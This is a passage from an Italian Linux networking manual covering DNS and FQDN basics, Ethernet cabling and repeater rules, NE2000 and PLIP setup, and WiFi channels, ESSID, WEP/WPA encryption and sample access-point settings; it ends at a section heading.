Spesso, all'interno della propria rete locale, è possibile identificare un nodo attraverso il solo nome finale (a sinistra), senza la parte iniziale del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio *brot.dg*, il nodo *roggen* viene inteso essere *roggen.brot.dg*. Quando un nome a dominio contiene tutti gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully qualified domain name*, quindi, *roggen.brot.dg* dell'esempio precedente è un FQDN.

Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare dei nomi a dominio sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

32.4.11 Servizio di risoluzione dei nomi a dominio

In un sistema di nomi a dominio (DNS), il problema più grande è quello di organizzare i *name server* ovvero i ***servizi di risoluzione dei nomi*** (servizi DNS). Ciò è attuato da nodi che si occupano di risolvere, ovvero trasformare, gli indirizzi mnemonici dei nomi a dominio in indirizzi numerici IP e viceversa. A livello del dominio principale (*root*), si trovano alcuni serventi che si occupano di fornire gli indirizzi per raggiungere i domini successivi, cioè *com*, *edu*, *org*, *net*, *it*,... A livello di questi domini ci sono alcuni serventi (ogni dominio ha i suoi) che si occupano di fornire gli indirizzi per raggiungere i domini inferiori, e così via, fino a raggiungere il nodo finale. Di conseguenza, un servizio di risoluzione dei nomi, per poter ottenere l'indirizzo di un nodo che si trova in un dominio al di fuori della sua portata, deve interpellare quelli del livello principale e mano a mano quelli di livello inferiore, fino a ottenere l'indirizzo cercato. Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi; pertanto, per ridurre il traffico di richieste, ognuno di questi è in grado di conservare autonomamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

Figura 32.42. Suddivisione delle competenze tra i vari servizi di risoluzione dei nomi.



In pratica, per poter utilizzare la notazione degli indirizzi suddivisa in domini, è necessario che il sistema locale sul quale si opera possa accedere al suo servizio di risoluzione dei nomi più vicino, oppure gestisca questo servizio per conto suo. In una rete locale privata composta da nodi che non sono raggiungibili dalla rete esterna (Internet), non dovrebbe essere necessario predisporre un servizio di risoluzione dei nomi; in questi casi è comunque indispensabile almeno il file '`/etc/hosts`' (33.1.2.1) compilato correttamente con gli indirizzi associati ai nomi completi dei vari nodi della rete locale.

32.4.12 Kernel Linux, configurazione per la rete

«

Per poter utilizzare i servizi di rete è necessario avere previsto questa gestione durante la configurazione del kernel. Per quanto riguarda GNU/Linux, si tratta principalmente di attivare la gestione della rete in generale e di attivare le particolari funzionalità necessarie per le attività che si intendono svolgere (sezione 8.3.7).

Oltre alla gestione della rete, occorre anche pensare al tipo di hardware a disposizione; per questo si deve configurare la parte riguardante i dispositivi di rete.

32.5 Hardware di rete comune

Quando si vuole connettere il proprio sistema ad altri nodi per formare una rete locale, si utilizzano normalmente delle interfacce di rete, una per elaboratore, connesse tra loro in qualche modo. Normalmente si tratta di schede o di componenti analoghi incorporati nella scheda madre, ma possono essere utilizzate anche delle porte di comunicazione gestite opportunamente attraverso il software.

32.5.1 Nomi di interfaccia

A differenza di altri componenti fisici che vengono identificati attraverso file di dispositivo (‘`/dev/*`’), GNU/Linux individua le interfacce di rete attraverso dei nomi che nulla hanno a che vedere con i file della directory ‘`/dev/`’.

Come nel caso dei file di dispositivo, quando ci possono essere più interfacce dello stesso tipo si utilizza un numero alla fine del nome. Per esempio, ‘**`eth0`**’ è la prima interfaccia Ethernet. Dipende dal kernel l’attribuzione di questo numero, quindi, quando si ha la necessità di associare un numero particolare a una certa interfaccia, si devono usare delle istruzioni opportune da dare al kernel nel momento dell’avvio.

Tabella 32.43. Alcuni nomi delle interfacce di rete nei sistemi GNU/Linux.

Nome	Descrizione
`lo`	Interfaccia locale virtuale (*loopback*), di solito si tratta dell'indirizzo 127.0.0.1.
`eth`***n***	La ***n***-esima scheda Ethernet.
`ppp`***n***	La ***n***-esima interfaccia PPP.
`plip`***n***	La ***n***-esima porta parallela utilizzata per le connessioni PLIP.

32.5.2 Ethernet: IEEE 802.3/ISO 8802.3

Lo standard Ethernet, o più precisamente IEEE 802.3/ISO 8802.3, prevede vari tipi diversi di collegamento. Il più comune di questi è in forma di cavo UTP, abbinato di norma a commutatori di pacchetto (*switch*). La connessione del tipo UTP, ovvero *Unshielded twisted pair*, utilizza un connettore RJ-45.

Figura 32.44. Connettore RJ-45.



Figura 32.45. Componente per il raccordo dei collegamenti UTP, costituito generalmente da un commutatore di pacchetto (*switch*).



A seconda della qualità del cavo UTP utilizzato e delle caratteristiche di schede di rete e commutatori di pacchetto, si possono trasmettere dati a velocità che vanno dai 100 Mbit/s ai 1000 Mbit/s. Le sigle usate per descrivere queste possibilità sono rispettivamente 100baseT e 1000baseT (la lettera «T» sta a indicare che si tratta di un collegamento UTP).

La lunghezza di un cavo UTP di questo genere, non può superare i 100 m.

32.5.3 IEEE 802.3/ISO 8802.3: cavi UTP, normali e incrociati

«

Nella realizzazione di cavi UTP si distinguono due casi: cavi diretti e cavi incrociati (si veda anche la sezione 9.12.5). In linea di massima, il collegamento tra un elaboratore e un commutatori di pacchetto, avviene con cavi diretti, mentre il collegamento di due soli elaboratori, senza componenti intermedi, avviene con un cavo incrociato.

Tuttavia, le situazioni sono molteplici e vale la pena di elencarne alcune, tenendo conto che non sempre la realtà corrisponde alla teoria, pertanto occorre essere pronti a verificare e a provare anche in modo differente.

A partire dagli anni 2000, la maggior parte dei componenti aderenti allo standard IEEE 802.3 è in grado di determinare la «polarità» dei cavi collegati, adattandosi automaticamente, senza bisogno di provvedervi manualmente. Pertanto, disponendo di tali componenti più evoluti, è sufficiente utilizzare sempre solo cavi UTP diretti e le stesse porte specializzate *up-link* sono scomparse di conseguenza.

Figura 32.46. Cavo 100/1000baseT categoria 5 o 6 diretto. Le coppie 1-2, 3-6, 4-5 e 7-8 sono ritorte.



Figura 32.47. Cavo 100/1000baseT categoria 5 o 6 incrociato. Le coppie 1-2:3-6, 3-6:1-2, 4-5:7-8 e 7-8:4-5 sono ritorte.



32.5.3.1 Commutatori di pacchetto e porte «up link»

«

I commutatori di pacchetto più vecchi dispongono di un certo numero di porte «normali» e di una porta aggiuntiva, denominata *up link*. Questa porta speciale serve a collegare più commutatori di pacchetto assieme, come si può vedere nella figura 32.48.

Figura 32.48. Situazione comune, in cui i cavi UTP sono tutti diretti.



In questo modo, i cavi usati per le connessioni sono tutti di tipo diretto. Tuttavia, volendo provare a usare la porta *up link* per collegare l'interfaccia di rete di un elaboratore normale, si deve usare un cavo incrociato, come si vede nella figura 32.49.

Figura 32.49. Utilizzo della porta *up link* per un collegamento attraverso cavo incrociato.



Si osservi che spesso l'uso della porta *up link* preclude l'utilizzo di una delle porte normali (di solito la prima). Eventualmente si può verificare nella documentazione del commutatore di pacchetto.

Così come dovrebbe essere possibile collegare un elaboratore alla porta *up link* attraverso un cavo incrociato, dovrebbe essere possibile collegare due commutatori di pacchetto tra due porte normali.

Figura 32.50. Collegamento tra due commutatori di pacchetto, usando solo le porte normali, con un cavo incrociato.



32.5.3.2 Router specifici e componenti simili

Quando si collegano dei componenti attraverso cavi UTP, come dei router specifici (quali i router ADSL), per sapere se si dovrebbe utilizzare un cavo diretto o un cavo incrociato, basta verificare se questi possono essere collegati alla scheda di rete di un elaboratore con un cavo diretto. Se ciò si verifica, nel caso di collegamento a un commutatore di pacchetto, occorrerebbe usare la porta *up link* oppure ci si dovrebbe servire di un cavo incrociato per il collegamento con una porta normale.

Figura 32.51. Collegamento di un router in una scatola chiusa.



32.6 Hardware di rete molto vecchio

Le reti Ethernet a 10 Mbit/s e altri metodi di connessione tra gli elaboratori sono decisamente superati, ma può capitare di doverne avere a che fare, magari per il solo piacere di ripristinare dell'hardware del passato.

32.6.1 IEEE 802.3/ISO 8802.3: dal cavo coassiale al cavo UTP

Le connessioni più comuni a 10 Mbit/s, secondo lo standard IEEE 802.3, prevedono l'uso di cavi coassiali o di cavi UTP. Nel caso del cavo coassiale ne sono stati usati due tipi, distinti nel gergo con gli

aggettivi *thick* e *thin*. Nel caso del cavo UTP, è da segnalare che per le connessioni a 10 Mbit/s, ha meno fili, rispetto alla versione per velocità da 100 Mbit/s.

Il collegamento coassiale di tipo «sottile» (*thin*), usato negli anni 1980, richiede l'uso di un cavo con impedenza da 50 ohm (di solito si tratta del noto cavo RG58) che viene usato per connettere ogni scheda attraverso un connettore BNC a «T». Il cavo può raggiungere una lunghezza massima di 180 m circa. Alla fine di entrambi i capi di questo cavo si deve inserire un terminatore resistivo (non induttivo) da 50 ohm. L'unico svantaggio di questo tipo di collegamento è che durante il funzionamento della rete, il cavo non può essere interrotto.

Figura 32.52. Cavo coassiale RG58, connettori a «T» e terminatori resistivi.



A seconda del tipo di connessione prescelto per la rete Ethernet, si hanno delle limitazioni sulla lunghezza massima del cavo utilizzato. In base a questi limiti, per distinguere il tipo di connessione si utilizzano i nomi 10base2 per la connessione sottile e 10base5 per la connessione normale. Nel caso di connessione attraverso cavo UTP, si utilizza il nome 10baseT.

Tabella 32.53. Caratteristiche delle connessioni Ethernet e lunghezze massime dei cavi.

Ethernet	Velocità	Connessione	Distanza	Descrizione
10base5	10 Mbit/s	*thick* RG213	≤ 500 m	Richiede il *vampire tap*.
10base2	10 Mbit/s	*thin* RG58	< 200 m	Cavo passante con connettore a «T».
10baseT	10 Mbit/s	UTP	< 100 m	Richiede un ripetitore o un commutatore di pacchetto.

32.6.1.1 Esempio di configurazione della scheda NE2000 con il kernel Linux

«

La scheda Ethernet a 10 Mbit/s, storicamente più diffusa negli anni 1990, è stata la NE2000 insieme a tutti i suoi cloni. Si tratta di una scheda ISA a 16 bit e richiede che le sia riservato un indirizzo IRQ e un indirizzo di I/O. Ciò a differenza di altre schede che possono richiedere anche una zona di memoria.[3]

La configurazione predefinita tradizionale di una NE2000 è IRQ 3 e I/O 300_{16} che però la mette in conflitto con la seconda porta seriale a

causa dell'indirizzo IRQ. Diventa quindi necessario cambiare questa impostazione attraverso lo spostamento di ponticelli sulla scheda, o l'uso di un programma di configurazione, di solito in Dos.

Il kernel Linux deve essere stato predisposto per l'utilizzo di questo tipo di schede e durante l'avvio è normalmente in grado di identificarne la presenza. L'esistenza di una scheda NE2000 viene verificata in base alla scansione di alcuni indirizzi I/O e precisamente: 300_{16}, 280_{16}, 320_{16} e 340_{16}.[4] Se la scheda è stata configurata al di fuori di questi valori, non può essere individuata, a meno di utilizzare un'istruzione apposita da inviare al kernel prima del suo avvio. Quando si vogliono utilizzare più schede nello stesso elaboratore è necessario informare il kernel attraverso un parametro composto nel modo seguente:

```
ether=irq , indirizzo_i/o , nome
```

- ***irq***

  Rappresenta il numero decimale di IRQ.

- ***indirizzo_i/o***

  Rappresenta l'indirizzo di I/O di partenza da utilizzare, espresso in esadecimale.

- ***nome***

  Rappresenta il nome da abbinare all'interfaccia. Trattandosi di schede Ethernet, il nome è '**eth*n***', dove ***n*** rappresenta un numero a partire da zero.

Per esempio, se si installano due schede configurate rispettivamente come IRQ 11, I/O 300_{16} e IRQ 12, I/O 320_{16}, si può utilizzare l'istruzione seguente da inviare a un kernel Linux:

```
ether=11,0x300,eth0 ether=12,0x320,eth1
```

Per controllare se le schede installate sono rilevate correttamente dal kernel basta leggere i messaggi iniziali, per esempio attraverso '**dmesg**'.

Ci sono comunque molte altre possibilità di configurazione e per questo conviene leggere *Ethernet-HOWTO* di Paul Gortmaker.

32.6.2 IEEE 802.3/ISO 8802.3: ripetitori, e limiti di una rete

«

Il ripetitore è un componente che collega due reti intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Nella tecnologia usata per i 10 Mbit/s è normale l'uso di ripetitori, sia per allungare una rete locale, sia per raccogliere i collegamenti UTP di un gruppo di elaboratori.

L'uso dei ripetitori in una rete è sottoposto a delle limitazioni, che richiedono calcoli complessi, ma generalmente si fa riferimento a dei modelli approssimativi già pronti, che stabiliscono delle limitazioni più facili da comprendere e gestire.

32.6.2.1 10base5 senza ripetitori

«

La connessione 10base5, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG213 (*thick*, cioè grosso), da 50 ohm, con una lunghezza massima di 500 m, terminato alle due estremità con

una resistenza da 50 ohm. Lungo il cavo possono essere inseriti i ricetrasmettitori, o MAU (*Medium attachment unit*), che si collegano al cavo attraverso il *vampire tap* (una sorta di ago che si insinua nell'anima del cavo, senza creare cortocircuiti) e a loro volta sono collegati alla scheda di rete con un cavo apposito. I vari ricetrasmettitori possono essere al massimo 100 e la distanza sul cavo, tra uno qualunque di questi e il successivo, è al minimo di 2,5 m.

Figura 32.55. Regole per una rete 10base5 senza ripetitori.



Come si può intuire, se il tratto di cavo coassiale non è continuo, ma ottenuto dalla giunzione di più pezzi, la lunghezza massima deve essere diminuita.

32.6.2.2 10base2 senza ripetitori

La connessione 10base2, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG58 (*thin*, cioè sottile), da 50 ohm, con una lunghezza massima di 180 m (quasi 200 m, da cui il nome 10base2),

terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti dei connettori BNC a «T», attraverso cui collegare un ricetrasmettitore MAU, o direttamente una scheda che incorpora tutte le funzionalità. Le varie inserzioni poste nella rete possono essere un massimo di 30, poste a una distanza minima di 0,5 m lungo il cavo.

Figura 32.56. Regole per una rete 10base2 senza ripetitori.



32.6.2.3 10baseT

La connessione 10baseT prevede il collegamento di due sole stazioni, cosa che in pratica si traduce nella necessità di utilizzare almeno un ripetitore multiplo, ovvero un *hub* passivo. Le caratteristiche del cavo utilizzato per la connessione 10baseT non sono uniformi e perfettamente standardizzate, tuttavia, generalmente si può raggiungere una lunghezza massima di 100 m.

32.6.2.4 Regole elementari di progettazione

La regola di progettazione più semplice, stabilisce che tra due stazioni qualunque possono essere attraversati al massimo quattro ripetitori, utilizzando cinque segmenti (cavi), di cui al massimo tre di tipo coassiale (RG58 o RG213).

Figura 32.57. Esempio di configurazione massima con quattro ripetitori, tre segmenti coassiali e due segmenti 10baseT.



La figura 32.57 mostra una situazione molto semplice, in cui tre segmenti 10base2 o 10base5 collegano tra loro quattro ripetitori che poi si uniscono all'esterno con un segmento 10baseT. La figura mostra il collegamento di due sole stazioni, ma i ripetitori più esterni potrebbero essere muniti di più porte 10baseT, in modo da collegare più stazioni.

Eventualmente, in base alle regole date, anche nei tratti di collegamento coassiale è possibile inserire delle stazioni.

Figura 32.58. Esempio di configurazione massima in cui, pur apparendo cinque ripetitori, tra due stazioni ne vengono attraversati al massimo quattro. I ripetitori agli estremi dispongono di più connessioni 10baseT.



Si può osservare che, negli esempi mostrati, i collegamenti UTP sono sempre solo di tipo 10baseT. Ciò dipende dal fatto che con lo standard dei cavi coassiali non si possono raggiungere velocità superiori. Pertanto, di norma, se si intende usare collegamenti basati su cavi in rame, il cavo coassiale viene abbandonato e ci si limita al

cavo UTP, pur con i suoi limiti di lunghezza.

I commutatori di pacchetto, o *switch*, sono diversi dai ripetitori generici, o *hub* passivi, in quanto i primi si comportano come dei bridge. In questo senso, i commutatori di pacchetto non sono sottoposti alle limitazioni dei ripetitori, soprattutto per quanto riguarda la condivisione del ***dominio di collisione***. Infatti, un bridge è in grado normalmente di determinare se una stazione si trova in un collegamento o meno; in questo modo, i pacchetti possono essere filtrati, impedendo di affollare inutilmente i collegamenti che non ne sono interessati.

32.6.3 PLIP

Due elaboratori potrebbero essere connessi utilizzando le vecchie porte parallele (quelle usate originariamente per le stampanti). Si ottiene in questi casi una connessione PLIP.[5] La gestione della comunicazione PLIP avviene direttamente nel kernel che deve essere stato compilato opportunamente per ottenere questa funzionalità.

Le porte parallele possono essere fondamentalmente di due tipi: quelle normali e quelle bidirezionali. Per questa ragione, in origine sono stati utilizzati due tipi di cavo. Attualmente però, l'unico cavo considerato standard è quello incrociato adatto a tutti i tipi di porta parallela.

L'utilizzo del cavo bidirezionale, considerato sconsigliabile, ma di cui si trova ancora traccia nelle documentazioni, implica qualche rischio in più di danneggiamento delle porte parallele.

Segue lo schema del cavo per la connessione PLIP (si può consultare anche la sezione 9.12.4). Eventualmente si può anche leggere il contenuto del file '***sorgenti_linux***`/drivers/net/README1.PLIP`' che è fornito insieme al kernel Linux.

Cavo parallelo incrociato.

Connettore A DB-25 maschio			Connettore B DB-25 maschio
Nome	Contatto	Contatto	Nome
Data Bit 0	2	15	*Error*
Data Bit 1	3	13	*Select*
Data Bit 2	4	12	*Paper Out*
Data Bit 3	5	10	*Acknowledge*
Data Bit 4	6	11	*Busy*
Acknowledge	10	5	*Data Bit 3*
Busy	11	6	*Data Bit 4*
Paper Out	12	4	*Data Bit 2*
Select	13	3	*Data Bit 1*
Error	15	2	*Data Bit 0*
Signal Ground	25	25	*Signal Ground*

32.6.3.1 Problemi con le porte parallele

«

Le porte parallele non sono tutte uguali: i problemi maggiori potrebbero presentarsi con le porte degli elaboratori portatili, o comunque quelle incorporate nella scheda madre dell'elaboratore. In questi casi, la loro configurazione dovrebbe essere gestita attraverso un programma contenuto nel firmware (il BIOS) ed è importante verificare tale configurazione.

La configurazione riguarda generalmente l'indirizzo di I/O, eventualmente anche il numero di IRQ. Alcune configurazioni potreb-

bero prevedere l'impostazione della porta come «normale» o «bidirezionale». Se si può scegliere, è opportuno che la porta sia normale.

A questo punto si pone il problema del riconoscimento della porta da parte del kernel. Se il file principale del kernel incorpora la gestione del protocollo PLIP, l'interfaccia dovrebbe essere individuata automaticamente e in modo corretto (riguardo alla sua configurazione effettiva). Eventualmente si può inviare un messaggio al kernel Linux attraverso il meccanismo dei parametri di avvio (sezione 8.5). Anche nel caso dell'utilizzo di un modulo, il rilevamento dell'interfaccia dovrebbe avvenire in modo corretto.

In tutti i casi in cui è necessario fornire al kernel le caratteristiche hardware dell'interfaccia parallela, è indispensabile indicare sia l'indirizzo di I/O, sia il numero di IRQ. Se si indica un numero di IRQ errato, si rischia di ottenere il funzionamento intermittente dell'interfaccia, cosa che magari potrebbe fare pensare ad altri problemi.

32.7 WiFi, IEEE 802.11, ISO/IEC 8802.11

Con la sigla WiFi si identifica un insieme di dispositivi conformi alle specifiche IEEE 802.11, ovvero ISO/IEC 8802.11, le quali definiscono una tecnologia di comunicazione dati via radio, per le reti locali. A questo proposito si usa la sigla WLAN (*Wireless LAN*) per distinguere il fatto che la rete locale è connessa fisicamente via radio e non attraverso un cablaggio tradizionale.

Figura 32.60. Collocazione dei componenti di una rete WiFi nel modello ISO-OSI.



32.7.1 LAN e WLAN

Lo standard IEEE 802.11 definisce sostanzialmente dei componenti che riguardano i primi due livelli del modello ISO/OSI, fisico e collegamento dati, analogamente a quanto avviene con una rete Ethernet. Per fare un'associazione tra une rete locale cablata tradizionale e una rete locale senza fili, il componente che fa da concentratore (*switch* o commutatore di pacchetto) viene sostituito con quello che è noto come *access point*, ovvero da un ***punto di accesso***.

Figura 32.61. Una rete locale cablata tradizionale, a confronto con una rete locale senza fili, equivalente.



La potenza usata per la comunicazione via radio è estremamente bassa, pertanto, in condizioni normali, si possono coprire solo brevi distanze, soprattutto all'interno di un edificio a causa della divisione dello spazio in stanze. Come in una rete locale cablata, dove i componenti concentratori possono essere messi in cascata, anche i punti di accesso possono essere multipli, con la differenza che i vari nodi collegati senza filo negoziano e aggiornano automaticamente la connessione con questo o quel punto.

Figura 32.62. Una rete locale cablata tradizionale, articolata con più di un concentratore.



Figura 32.63. Una rete locale mista, con cablaggio e vari punti di accesso via radio.



Così come è possibile costruire una rete locale articolata con diversi punti di accesso, si può realizzare una rete metropolitana completa, a uso di tutti i suoi cittadini, anche se in tal caso la tecnologia che

collega i vari punti di accesso non può essere la stessa usata per le reti locali comuni.

32.7.2 Standard di comunicazione

Nell'ambito dello standard IEEE 802.11, esistono diverse alternative nel modo di comunicare tra i componenti, pertanto si usa considerare una lettera minuscola aggiuntiva, con la quale si specifica il livello di tale tipo di comunicazione. In particolare va notato che le frequenze radio utilizzate sono quelle attorno ai 2,4 GHz e quelle attorno ai 5 GHz, dove le prime sono le più usate nell'ambito delle reti locali.

Le frequenze intorno ai 2,4 GHz possono essere disturbate dalla vicinanza di forni a microonde, i quali operano nello stesso spettro. Pertanto, la presenza di tali forni va considerato prima di progettare una rete locale senza fili.

La tabella successiva mostra quali sono i livelli comuni dello standard. Va osservato che i componenti più facili da reperire sono conformi, generalmente, allo standard «b» e «g».

Tabella 32.64. Livelli comuni dello standard IEEE 802.11.

Livello	Banda di frequenze	Flusso massimo di dati
802.11a	5 GHz	54 Mbit/s
802.11b	2,4 GHz	11 Mbit/s
802.11g	2,4 GHz	54 Mbit/s

32.7.3 Canale di comunicazione

«

Le varie bande attribuite al WiFi sono suddivise in canali. In una rete organizzata attraverso dei punti di accesso, il canale di ogni punto di accesso deve essere configurato espressamente, avendo cura di cercare un canale differente per ogni uno. Al contrario, i nodi che si devono collegare ai punti di accesso scandiscono i canali alla ricerca del primo punto di accesso disponibile.

È possibile fare funzionare reti logiche distinte, benché funzionanti sullo stesso canale, ma è evidente che ciò impoverisce le prestazioni della comunicazione.

Tabella 32.65. Canali della banda dei 2,4 GHz. In generale si parte da 2,412 GHz con incrementi di 0,005 GHz (cinque megahertz), tranne per il canale 14 che è più distanziato.

Canale	Frequenza	Canale	Frequenza
1	2,412 GHz	2	2,417 GHz
3	2,422 GHz	4	2,427 GHz
5	2,432 GHz	6	2,437 GHz
7	2,442 GHz	8	2,447 GHz
9	2,452 GHz	10	2,457 GHz
11	2,462 GHz	12	2,467 GHz
13	2,472 GHz	14	2,484 GHz

32.7.4 ESSID: extended service set id

«

Dal momento che più reti senza fili possono interferire tra di loro, è necessario un modo per definire a quale «rete logica» ogni nodo appartiene. In altri termini si definisce una sorta di dominio, individuato da un nome, il quale viene assegnato a tutti i nodi di una

certa rete logica, in modo che ognuno sappia distinguere i dati che gli appartengono da quelli che invece deve ignorare. Questo nome è definito come ESSID, ovvero *Extended service set id*, il quale viene spesso abbreviato solo come SSID.

Figura 32.66. Distinzione di due WLAN attraverso il nome che definisce l'identità ESSID.



32.7.5 Crittografia

Le comunicazioni via radio dello standard IEEE 802.11 possono essere gestite in chiaro o attraverso diversi sistemi crittografici. Una comunicazione in chiaro consente ai nodi di potervi partecipare senza bisogno di informazioni aggiuntive, perché il dominio ESSID può essere scandito automaticamente, mentre per le comunicazioni cifrate comuni si richiede la conoscenza di una chiave segreta (salva la possibilità di usare anche altri metodi di autenticazione).

Le reti senza fili, non cifrate, si prestano così per gli accessi pubblici, concessi a tutti indiscriminatamente, nell'ambito del raggio di azione della comunicazione radio stessa. In tal caso, gli utenti devono sapere che la loro comunicazione può essere intercettata da chiun-

que nelle vicinanze, pertanto le informazioni delicate possono essere fornite soltanto se all'interno di protocolli con un proprio sistema cifrato (come HTTPS per esempio).

Il primo sistema di cifratura usato per le reti WiFi è stato quello denominato WEP, ovvero *Wired equivalent privacy*, divenuto subito poco efficace, a causa della scoperta di un difetto nell'algoritmo usato. Successivamente si è introdotto il metodo WPA, o *WiFi protected access*, il quale può essere usato secondo varie modalità, tra cui l'uso di una chiave segreta come nel caso di WEP (PSK, ovvero *pre-shared key*), e l'uso di certificati elettronici (si veda eventualmente il capitolo 44 per la spiegazione di cosa siano certificato e firma digitali). Quando per la configurazione del sistema crittografico deve essere fornita una chiave segreta, questa potrebbe essere richiesta in formato ASCII, oppure in esadecimale.

Il sistema crittografico WEP richiede la definizione di una chiave segreta che deve avere una dimensione esatta. Per la precisione, esistono varie versioni nella lunghezza di tale chiave, ma non sono ammissibili dimensioni intermedie. Tra i vari tipi di crittografica WEP, quelli usati comunemente sono il WEP-64 bit, con una chiave effettiva di 40 bit, e il WEP-128 bit, con una chiave effettiva di 104 bit.

Tabella 32.67. Lunghezza delle chiavi WEP ammissibili.

Tipo di crittografia WEP	Lunghezza della chiave in bit	Lunghezza della chiave in byte	Lunghezza della chiave in cifre esadecimali
64 bit	40 bit	5 byte	10 cifre
??	64 bit	8 byte	16 cifre
128 bit	104 bit	13 byte	26 cifre

Tipo di crittografia WEP	Lunghezza della chiave in bit	Lunghezza della chiave in byte	Lunghezza della chiave in cifre esadecimali
??	128 bit	16 byte	32 cifre
??	152 bit	19 byte	28 cifre
??	232 bit	29 byte	58 cifre
??	256 bit	32 byte	64 cifre

Figura 32.68. Due WLAN con configurazione indipendente del nome ESSID e del sistema crittografico.



32.7.6 Configurazione di un punto di accesso

I punti di accesso sono scatoline che spesso integrano le funzionalità di un commutatore di pacchetto (*switch*) e dispongono di un proprio sistema operativo, con cui si interagisce attraverso un servente HTTP incorporato. In altri termini, queste scatole dispongono di un proprio indirizzo IPv4, al quale ci si collega con l'aiuto di un navigatore ipertestuale, per la configurazione.

Figura 32.69. Per la configurazione di un punto di accesso serve inizialmente un collegamento provvisorio attraverso un cavo Ethernet tradizionale. L'indirizzo per il collegamento è indicato normalmente nel manuale dell'apparecchio e l'utenza amministrativa è solitamente '**admin**'.



L'indirizzo a cui ci si deve collegare inizialmente, nella maggior parte dei casi è 192.168.0.1 (*http://192.168.0.1*); l'utenza amministrativa è normalmente '**admin**', mentre la parola d'ordine da fornire per accedere potrebbe essere inizialmente «admin», «default» o nulla. Naturalmente va consultato per questo il manuale dell'apparecchio, inoltre, questi oggetti sono provvisti di un pulsantino di ripristino della configurazione di partenza, nei casi in cui si dimentichi la parola d'ordine o sia stata memorizzata una configurazione che non si riesce a modificare ulteriormente.

Tabella 32.70. Esempio di configurazione di un punto di accesso.

Voce di configurazione	Valore attribuito
`management IP address`	192.168.0.1
`netmask`	255.255.255.0

Voce di configurazione	Valore attribuito
`mode`	AP (*Access point*)
`band`	2.4 GHz, b+g
`ESSID`	appunti2
`channel`	11
`encryption`	WPA-PSK (*WPA pre-shared key*)
`WPA unicast cipher suite`	TKIP
`key format`	ASCII string
`PSK (pre-shared key)`	segretissimo

Nell'esempio di configurazione riportato dalla tabella si può osservare che sarebbe possibile fornire la chiave segreta di accesso in una forma differente (per la precisione in esadecimale). Tuttavia, esistono dei punti di accesso che non consentono una forma diversa di indicazione di tale chiave per il tipo WPA-PSK (come nel caso scelto). Al contrario, quando si sceglie una crittografia di tipo WEP, si potrebbe essere costretti a fornire la chiave in forma esadecimale. Nella tabella successiva si vede la variante della configurazione in presenza di un sistema crittografico WEP-128 bit (con chiave lunga 104 bit, ovvero 13 byte). Va osservato che le chiavi da indicare sono quattro, da usare in modo alternativo.

Tabella 32.71. Esempio alternativo di configurazione per la crittografia WEP.

Voce di configurazione	Valore attribuito
`encryption`	WEP
`key length`	128 bit
`key format`	ASCII (13 characters)
`WEP key 0`	asdfghjklzxcv
`WEP key 1`	sdfghjklzxcvb
`WEP key 2`	dfghjklzxcvbn
`WEP key 3`	fghjklzxcvbnm

Si può notare che, di norma, si possono scegliere solo due tipi di chiavi WEP: una basata su un sistema a 64 bit che utilizza chiavi da 40 bit (5 byte), e una basata su un sistema a 128 bit che utilizza chiavi da 104 bit (13 byte).

32.7.7 Configurazione automatica dei nodi periferici

«

Nella progettazione di una rete senza fili, con l'ausilio di uno o più punti di accesso, si prevede generalmente un sistema di assegnazione automatica degli indirizzi IPv4 attraverso il protocollo DHCP. Di solito le apparecchiature che svolgono il ruolo di punti di accesso sono in grado di attivare un servizio DHCP; tuttavia, in presenza di più di uno di questi apparecchi nella stessa rete logica che si vuole

gestire, fa sì che il servizio DHCP debba essere gestito esternamente a questi.

Figura 32.72. Collocazione del servizio DHCP.



32.7.8 Ruoli o modalità di funzionamento

Nell'ambito di una rete senza fili, i nodi che la compongono (nodi per il livello due del modello ISO/OSI) possono avere ruoli differenti, i quali dipendono anche da una modalità operativa che può essere diversa da quanto mostrato fino a questo punto.

Le modalità più comuni per la gestione di una rete senza fili sono il tipo *infrastructure*, ovvero *managed*, e il tipo *ad-hoc*. I nodi che utilizzano queste modalità sono delle ***celle***, secondo la terminologia usata per il WiFi. Nel primo caso (*infrastructure* o *managed*) si hanno le reti gestite da uno o più punti di accesso, mentre nella modalità *ad-hoc* si hanno celle statiche, estranee alla gestione di punti di accesso. In altri termini, le celle *managed* possono passare dal controllo di vari punti di accesso (nell'ambito dello stesso ESSID), cambiando anche frequenza in modo automatico, mentre le celle *ad-hoc* sono configurate in un certo modo e così restano, come quando si opera in una rete locale cablata.

Figura 32.73. Confronto tra le modalità *ad-hoc* e *managed* (*infrastructure*).



Tabella 32.74. Alcune modalità di funzionamento di un componente WiFi.

Modalità	Descrizione
ad-hoc	Cella di una rete priva della gestione di punti di accesso.
infrastructure *managed*	Cella collegata attraverso dei punti di accesso.
punto di accesso	Nodo che funge da punto di accesso.
ripetitore	Nodo che ripete il segnale di altri nodi senza fili.

Tabella 32.75. Terminologia usata nella tecnologia WiFi.

Termine	Descrizione
WAP, *wireless access point* AP, *access point* punto di accesso	Componente che sostituisce idealmente il concentratore di una rete locale cablata. La modalità di funzionamento di una rete senza fili, per la quale si fa uso di uno o più punti di accesso, è nota come *infrastructure mode*, ovvero *managed mode*.
wireless NIC *wireless network interface*	È l'interfaccia di rete senza fili.
ESSID, *Extended service set id* SSID, *Service set id*	Nome identificativo della connessione, usato in tutti i componenti di una certa rete locale senza fili, per distinguerli da quelli di altre reti, presenti nello stesso raggio di azione.
WEP, *Wired equivalent privacy*	Sistema crittografico usato originariamente nelle reti senza fili. Attualmente questo sistema è superato, in quanto è molto facile scoprire la chiave necessaria a decifrarlo.
WPA, *WiFi protected access*	Sistema crittografico usato nelle reti senza fili, ritenuto molto più affidabile rispetto al WEP.
PSK, *Pre shared key*	Chiave segreta condivisa prima di poter instaurare la comunicazione.

32.7.9 Preparazione del kernel Linux

